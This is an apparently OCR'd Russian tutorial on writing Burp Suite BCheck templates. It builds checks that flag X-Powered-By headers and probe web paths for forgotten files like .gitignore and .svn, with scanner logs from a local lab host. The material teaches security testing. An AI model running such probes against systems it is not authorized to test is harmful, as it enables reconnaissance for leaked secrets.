
Соблюдай разумный подход, чтобы удобно было читать и модифицировать код.

INFO

Исходники примера доступны на GitHub.

Запускаем сканирование

Создай новый скан типа Crawl and Audit, конфигурация сканирования — кастомная. В блоке Issues Reported выбери индивидуальные значения и сбрось все типы уязвимостей, кроме BCheck generated issue. В реальных условиях ты будешь совмещать сканеры, но сейчас важно сократить время сканирования.



New scanning configuration

Configuration name: Bcheck Config

Expand the areas that you want to define in this configuration.

Issues Reported

These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.

○ Select by scan type:


☐ Passive
☐ Light active
☐ Medium active
☐ Intrusive active
☐ JavaScript analysis

● Select individual issues:

Name	Passive	Light	Medium	Intrusive	JavaScript	Typical sev	Type index	Detection m
☐ OpenAPI definition found (active sca...		●				Informati...	0x00600...	
☐ OpenAPI definition found (passive s...	●					Informati...	0x00600...	
☐ Cacheable HTTPS response	●					Informati...	0x00700...	
☐ Base64-encoded data in parameter	●					Informati...	0x00700...	
☐ Multiple content types specified	●					Informati...	0x00800...	
☐ HTML does not specify charset	●					Informati...	0x00800...	
☐ HTML uses unrecognized charset	●					Informati...	0x00800...	
☐ Content type incorrectly stated	●					Low	0x00800...	
☐ Content type is not specified	●					Informati...	0x00800...	
☐ TLS certificate		●				Medium	0x01000...	
☐ Unencrypted communications	●					Low	0x01000...	
☐ Strict transport security not enforced	●					Low	0x01000...	
☐ Mixed content	●					Informati...	0x01000...	
☐ Hidden HTTP 2		●				Informati...	0x01000...	
☐ Extension generated issue				●		Informati...	0x08000...	All meth...
☑ BCheck generated issue				●		Informati...	0x09000...	All meth...

Настройка сканера на BCheck

Сохрани конфигурацию сканирования в библиотеку, чтобы не настраивать каждый раз, и запускай сканирование.



Time	Source	Issue type	Host	Path
18:26:35 7 Sep 2025	Task 3	X-Powered-By detected	http://test.hck:8008	/
18:26:35 7 Sep 2025	Task 3	X-Powered-By detected	http://test.hck:8008	/2/index.php
18:26:34 7 Sep 2025	Task 3	X-Powered-By detected	http://test.hck:8008	/1/
18:26:34 7 Sep 2025	Task 3	X-Powered-By detected	http://test.hck:8008	/3/index.php

```
HTTP/1.1 200 OK
Date: Sun, 07 Sep 2025 13:26:33 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Hello Docker!
```

Burp понимает, что мы искали, и подсвечивает в интерфейсе


Пример простой, но ты можешь расширить его, получив кучу полезных сканеров: поиск токенов и секретных ключей, забытые комментарии разработчиков (такое встречается не только на YouTube), определение CMS по метатегу `generator` и так далее.

ИЩЕМ ИНТЕРЕСНЫЕ ФАЙЛЫ

Разработчики часто забывают файлы, иногда очень опасные. Мне попадались полные архивы с прод-версией, включая ключи. Встречались дампы баз данных, бэкапы файлов скриптов и конфигов и даже дампы памяти. В целях обучения пойдем от простого к сложному и начнем с поиска `.gitignore`.

```
metadata:
    language: v2-beta
    name: ".gitignore file"
    description: "Пример поиска одного файла"
    author: "ret0x2A"
    tags: "git", "file"

define:
    # В блоке define объявляются константы
    potential_path = ".gitignore"

# Чекер будет выполнен для каждого пути
given path then
    # Выполнить GET-запрос и поместить результат в check
    send request called check:
        method: "GET"
        appending path: {potential_path}

    # Если код ответа равен 200, то добавляем уязвимость
    if {check.response.status_code} is "200" then
        report issue and continue:
            severity: high
            confidence: certain
            detail: `Найден файл {potential_path}.`
            remediation: "Не оставляй что попало где попало"
    end if
```

Просканируй любой законный хост с файлом `.gitignore` в корне и получишь «уязвимость». Критической она помечена для демонстрации. Попробуй вариант с `Severity: Low`, чтобы увидеть разницу.



Time	Source	Issue type	Host	Path
08:36:54 5 Sep 2025	Task 4	.gitignore file	http://test.hck:8002	/.gitignore

.gitignore file

Severity: High
Confidence: Certain
URL: http://test.hck:8002/.gitignore

Note: This issue was generated by the BCheck: .gitignore file.

Issue detail
Найден файл /.gitignore.

Remediation detail
Не оставляй что попало где попало

Найден .gitignore

У нашего шаблона есть слабое место. Хитрые разработчики веб-приложений могут неправильно обрабатывать несуществующие пути и отдавать статус 200. Это приведет к ложным срабатываниям. Добавь механизм перепроверки для повышения точности:

```
    if {check.response.status_code} is "200" then

        send request called trash:
            method: "GET"
            appending path: {random_str(15)}

        if {trash} differs from {check} then

            # Добавить уязвимость
            report issue and continue:
                severity: high
                confidence: certain
                # Чтобы выполнялась подстановка в строку, используй
обратные кавычки
                detail: `Найден файл {potential_path}.`
                remediation: "Не оставляй что попало где попало"
        end if
    end if
```

Если придет статус 200, скрипт выполнит повторный запрос, но вместо пути укажет мусорную строку. Строка эта генерируется функцией `random_str()`. Результат мусорного запроса сравнивается с основным чеком при помощи фразы `differs from`. Если ответ запроса `check` отличается от ответа на мусорный `trash`, значит, чекер наткнулся на реальный путь и нужно добавить уязвимость.

Механизм `differs from` — умная система сравнения, которая замечает любые значимые отличия между объектами response. В примере условие выполнится, если у второго ответа будет другой `status code` или будет значительно отличаться длина ответа. Функция `differs from` позволяет понять, поменялось что-то или нет.

Справка по send request

Чтобы взаимодействовать с объектом запроса/ответа, `send request` можно запустить в виде `send request called {name}`. Директива `called` указывает, что нужно поместить объект в переменную. После ты сможешь работать с запросом/ответом, как с обычной переменной.

Если тебе надо отправить запрос без дальнейшей работы с результатом, можно писать `send request`.

Нужно больше файлов!


Как-то расточительно писать чекер под каждый интересный файл. Перенеси `potential_path` в блок `run for each`. Этот блок указывает скрипту, что работа ведется с массивом значений и чекать надо каждое. Если в `run for each` несколько массивов, они между собой перемножаются.

```
run for each:
    # В массивах значения просто перечисляются через запятую
    potential_path = ".gitignore", ".svn"

    # Этот массив для демонстрации поведения перемножения
    adding = "1", "2", "3"
```

Блок `define` не обязательный, но для тестов объяви в нем переменную со статусом 200. Не забудь изменить проверку статуса ответа в `if`:

```
define:
    success_status = "200"

# <some other code>

    if {check.response.status_code} is {success_status} then
```

Обрати внимание: подстановка значений переменных всегда происходит при помощи фигурных скобок. Если их убрать, интерпретатор не поймет, чего ты от него хочешь. Будет пытаться работать с переменной как с командой.



```
19
20        # Если код ответа равен 200, то…
21        if check.response.status_code is success_status then
22
23            # Добавить уязвимо
24            report issue:
25                severity: high
26                confidence: ce
27                # Чтобы выполн
28                detail: `Найде
29                remediation: "
30        end if
```

This BCheck contains errors. You won't be able to enable it. Are you sure you want to save?

☐ Don't show this again


Errors 1

Unexpected token check on line 21 position 8

Валидатор жалуется на неизвестное имя check

Итоговый код шаблона:

```
metadata:
    language: v2-beta
    name: "Many files in all paths"
    description: "Пример поиска множества файлов"
    author: "ret0x2A"

define:

    # В блоке define объявляются константы
    success_status = "200"

run for each:

    # В массивах значения просто перечисляются через запятую
    potential_path = ".gitignore", ".svn"

    # Этот массив для демонстрации поведения перемножения
    adding = "1", "2", "3"

# Чекер будет выполнен для каждого найденного пути
given path then
    # Проверяем, что путь — это папка
    if {latest.request.url.path} matches "/$" then
        # Выполнить GET-запрос и поместить результат в check
        send request called check:
            method: "GET"
            appending path: {potential_path}
            # Заголовок для примера добавления и демонстрации
перемножения параметров
            appending headers:
                "Bchecker": `example_{adding}`

        # Если код ответа равен 200, то…
        if {check.response.status_code} is {success_status} then

            send request called trash:
                method: "GET"
                appending path: {random_str(15)}

            if {trash} differs from {check} then

                # Добавить уязвимость
                report issue and continue:
                    severity: high
                    confidence: certain
                    # Чтобы выполнялась подстановка в строку,
используй обратные кавычки
                    detail: `Найден файл {potential_path}.`
                    remediation: "Не оставляй что попало где попало"
            end if
        end if
    end if
```



#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length
68	10:29:17 5 Sep 2025	Scanner	GET	test.hck	/robots.txtpackage.json		0	404	452
69	10:29:17 5 Sep 2025	Scanner	GET	test.hck	/robots.txt.gitignore		0	404	452
70	10:29:17 5 Sep 2025	Scanner	GET	test.hck	/robots.txtpackage.json		0	404	452
79	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/1/.gitignore		0	200	244
85	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/2/.gitignore		0	200	244
89	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
90	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/package.json		0	404	452
91	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
92	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/package.json		0	404	452
93	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
94	10:29:20 5 Sep 2025	Scanner	GET	test.hck	/3/package.json		0	404	452

```
GET /robots.txt.gitignore HTTP/1.1
Host: test.hck:8002
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Bchecker: example_3
```

